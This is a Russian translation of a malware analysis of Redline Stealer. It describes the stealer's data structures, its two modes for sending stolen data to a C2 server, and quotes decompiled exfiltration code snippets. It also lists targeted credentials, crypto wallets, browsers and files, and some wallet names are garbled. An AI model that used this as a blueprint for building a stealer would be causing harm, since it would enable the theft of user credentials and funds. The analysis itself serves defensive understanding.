
файлов.



Собранная информация

Способ сбора и хранения информации

Информация, собранная с зараженного ПК, хранится в **Entity7**. Entity7 включает Environment Details и Entity1, а Entity1 отдельно хранит информацию Credential Details. Каждый элемент в Entity1 использует структуру Entity3~Entity5, Entity8~Entity12 и Entity14 для хранения связанной информации. В настоящее время Entity1 может использоваться или не использоваться в зависимости от режима утечки информации Redline Stealer.




Способ утечки информации

Redline Stealer определяет **два способа** утечки информации.


Отправить журнал по частям (по умолчанию)

«Отправить журнал по частям» — это метод сбора информации с зараженного ПК с последующей ее частичной утечкой. То есть собранные «детали среды» сначала передаются на сервер C2, помещая их в Entity7. В этом случае каждый элемент Entity1 сохраняется пустым. После этого «Сведения об учетных данных» собираются, но не сохраняются в Entity1 и немедленно утекают после сбора элементом.



Отправить журнал полностью

Этот метод сохраняет всю собранную информацию в Entity7 и осуществляет ее утечку. Во-первых, «Детали среды» собираются и сохраняются в Entity7. Затем сведения об учетных данных собираются и сохраняются в Entity1. Если Environment Details и Entity1 заполнены в Entity7, они передаются на сервер



Самая большая разница между этими двумя методами заключается в том, используется ли Entity1 или нет. Сведения о среде и Entity1, собранные с зараженного ПК, хранятся в Entity7, а Entity1 хранит сведения об учетных данных. В методе «Отправить полный журнал» Entity1 используется для немедленной утечки информации, но в методе «Отправить журнал по частям» Entity1 не используется, и каждый элемент Credential Details просачивается сразу после его сбора.

Какой метод использует Redline Stealer, можно проверить по значению «Версия» среди жестко запрограммированных данных. Если версия 1, используется метод «Отправить журнал по частям», а в остальных случаях используется метод «**Отправить журнал полностью**». В случае с образцом, поскольку установлена версия 1, можно увидеть метод «Отправить журнал по частям», который частично пропускает собранную информацию для использования. Таким образом, среди собранной информации Credential Details собираются для каждого элемента, а затем немедленно просачиваются.

Сбор сведений об окружающей среде

Информация об устройстве зараженного ПК собирается и хранится в Entity7.

Entity7 включает информацию об оборудовании, уникальный идентификатор, имя компьютера, информацию об ОС, доступные языки, информацию о мониторе, IPv4, местоположение файла вредоносного ПО, историю заражения Redline Stealer и снимки экрана монитора, где каждый элемент сведений об учетных данных (Entity1), за исключением снимков экрана монитора, хранится пустым. .

Детали среды утечки

Сведения о среде, хранящиеся в *result* Entity7, готовятся к доступу к сервису с помощью метода Id6(). После этого собранная информация передается путем вызова определенного метода [OperationContract] Id4(). Получив утечку информации, C2 Server отправляет ответ зараженному ПК, который сохраняется и доставляется в Entity13. Тип ответа можно разделить на Неизвестно (Entity13.Id1), Успешно (Entity13.Id2), RepeatPart (Entity13.Id3), NotFound (Entity13.Id4)

```
foreach (Enter enter in EntityResolver.First)
{
    try
    {
        enter(connection, settings, ref result);
    }
    catch (InvalidOperationException ex)
    {
        throw ex;
    }
    catch (Exception)
    {
    }
}
if (connection.Id6(result) != Entity13.Id2)
{
    throw new InvalidOperationException();
}
```

```
public Entity13 Id6(Entity7 result)
{
    Entity13 result2;
    try
    {
        result2 = this.connector.Id4(result);
    }
    catch (Exception)
    {
        result2 = Entity13.Id1;
    }
    return result2;
}
```

Подготовка к утечке информации Утечка информации после доступа к сервису

Сбор и утечка учетных данных

«Сведения об учетных данных» просачиваются всякий раз, когда собирается один элемент. Процесс утечки информации такой же, как и процесс утечки «Сведения о среде», но есть разница в информации, доставляемой на сервер С2. Каждый элемент Credential Details становится доступным при вызове соответствующего метода [OperationContract] Id#(). Когда сервер С2 получает информацию, он отправляет ответ зараженному компьютеру, который является ответом того же типа, который он получает при утечке сведений о среде.

```
Entity13 entity = connection.Id13(list);  
if (entity == Entity13.Id3)  
{  
    PartsSender.GetHardware(connection, settings, ref result);  
}  
if (entity == Entity13.Id4)  
{  
    throw new InvalidOperationException();  
}
```

```
public Entity13 Id13(List<Entity3> result)  
{  
    Entity13 result2;  
    try  
    {  
        result2 = this.connector.Id10(result);  
    }  
    catch (Exception)  
    {  
        result2 = Entity13.Id1;  
    }  
    return result2;  
}
```

Подготовка к утечке информации Утечка информации после доступа к сервису

Результат: собранная информация

Цели, собранные Redline Stealer, в основном делятся на информацию об устройстве заражения, информацию об установке, информацию о криптокошельке, информацию об учетной записи, информацию о данных пользователя и информацию о локальном файле. В случае информации о криптокошельке, в дополнение к списку

криптокошельков, указанному в данных конфигурации, для сбора связанной информации проверяется установленный список кошельков расширения браузера. Таблица, обобщающая собранную информацию по типам, выглядит следующим образом.

Type	Collected information		
Infection Device	- Username - Monitor Size - OS version	- Language - Malware File Location - Process	- HW Serial - Time zone - IPv4
Hardware	- Processor - Graphic - Memory		
Installation	[Browser]	[SW]	[Anti-Virus]
	- Name - Version - Path	- Name - Version	- Name
Crypto Wallets	- *wallet* file - wallet.dat file		
Accounts	[FTP]	[Browser]	[VPN]
	- Port - Username - Password	- Name - Autofill - Profile - CC - Login - Cookie	- URL - Username - Password
User Data	[Telegram]	[Discord]	[Steam]
	- All files in tdata folder	- Token.txt file	- *ssf* files - *.vdf files
Local Files	- Files in Desktop / Documents (keyword extension: *.txt, *.doc*, *key*, *wallet*, *seed*)		

Заключение

- Redline Stealer — один из самых популярных инфостилеров наряду с Vidar, Raccoon и Ficker.
- Журналы, украденные с помощью Redline Stealer, являются наиболее продаваемыми журналами на форумах DDW.
- Redline Stealer обновлял версии до недавнего времени, и необходим постоянный анализ, поскольку структура Redline Stealer постепенно меняется в соответствии с крупными обновлениями.

Приложение

Описание каждой функции Operation Contract.

Name	Description	Name	Description
Id1()	Connect to the C2 Server	Id13()	Send Browser Info
Id2()	Get Configuration data	Id14()	Send Files
Id3()	Send Entity7 (Send Log by Full)	Id15()	Send Scanned Wallets
Id4()	Send Environment Details	Id16()	Send Stream
Id5()	Send Screenshot File	Id17()	Send Nord VPN
Id6()	Send Security Utils	Id18()	Send Open VPN
Id7()	Send Available Language	Id19()	Send Proton VPN
Id8()	Send Installed Software	Id20()	Send Telegram
Id9()	Send Process List	Id21()	Send Discord
Id10()	Send System Hardware	Id22()	Connect to the C2 Server
Id11()	Send Browsers	Id23()	Connect to the C2 Server
Id12()	Send FTP	Id24()	Connect to the C2 Server

Список браузеров на основе Chromium

Battle.net, Chromium, Chrome, Opera Software, ChromePlus, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements Browser, Epic Privacy Browse, uCozMedia, Sleipnir5, Citrio, Coowon, liebao, QIP, Orbitum, Comodo Dragon, Amigo, Torch, Яндекс, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Уран, Chromodo, Mail.Ru, BraveSoftware, Edge, VIDIA GeForce Experience, Steam, CryptoTab Browser

Список браузеров на основе Gecko

Firefox, Waterfox, K-Meleon, Thunderbird, Comodo, Cyberfox, BlackHaw, Pale Moon

Список кошельков расширений браузера

YoroiWallet, Tronlink, NiftyWallet, MetaMask, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxxLiberty, BitAppWallet, iWallet, AtomicWallet, Wombat, AtomicWallet, MexCx, GuildWallet, SaturnWallet, Roninstallet, TerraStation, HarmonyWallet, PindiaCryallet, Coin98Cryallet Кислород, PaliWallet, BoltX, LiqualityWallet, XdefiWallet, NamiWallet, MaiarDeFiWallet, Authenticator

Методы сбора сведений об окружении

Field/Method	Description
ReleaseID	Set Redline Stealer Unique ID value
GetDefaultIPv4Address()	Get IPv4 of the infected PC
Visible()	Check Redline Stealer infection history
EntityResolver.First	Store Client-related information of the infected PC
GetUsername()	Get Username logged on OS
GetMonitorSize()	Get Monitor Size: (Weight x Height)
GetLang_OSVer()	Get language and OS version currently used by the system
GetAssemblyLocation()	Get the location of the assembly containing the currently running code
GetHWSerial	Domain + Username + HW Serial
GetTZ()	Get the time zone currently used by the system
EntityResolver.Main	Store Credential Details information
GetScreenshots()	Take screenshots of the monitor

Методы сбора сведений об учетных данных

Method	Description
GetHardware()	Collect and leak Processor, Graphic, Memory related information
GetInstalledBrowser()	Collect and leak installed browsers' name, path, and version stored in Registry
GetInstalledSW()	Collect and leak installed software's' name, version stored in Registry
GetAnti()	Collect and leak installed Antivirus Products' name
GetProcessList()	Collect and leak the process information currently running
GetLang()	Collect and leak the available languages installed in the system
GetTelegramFiles()	Collect and leak Telegram setting, cache files
GetBrowserData()	Collect and leak Chromium / Gecko Browsers' Credential
GetFiles()	Collect and leak file information located in Desktop / Documents folder
GetFTPFiles()	Collect and leak FTP access history and administrator information
GetCryptoWallets()	Collect and leak Crypto Wallet address and private key
GetDiscordTokens()	Collect and leak Discord Token file
GetSteamFiles()	Collect Steam user auth and config related information
GetVPN()	Collect Nord / Open / Proton VPN's user login information

Перевод вот ЭТОЙ статьи.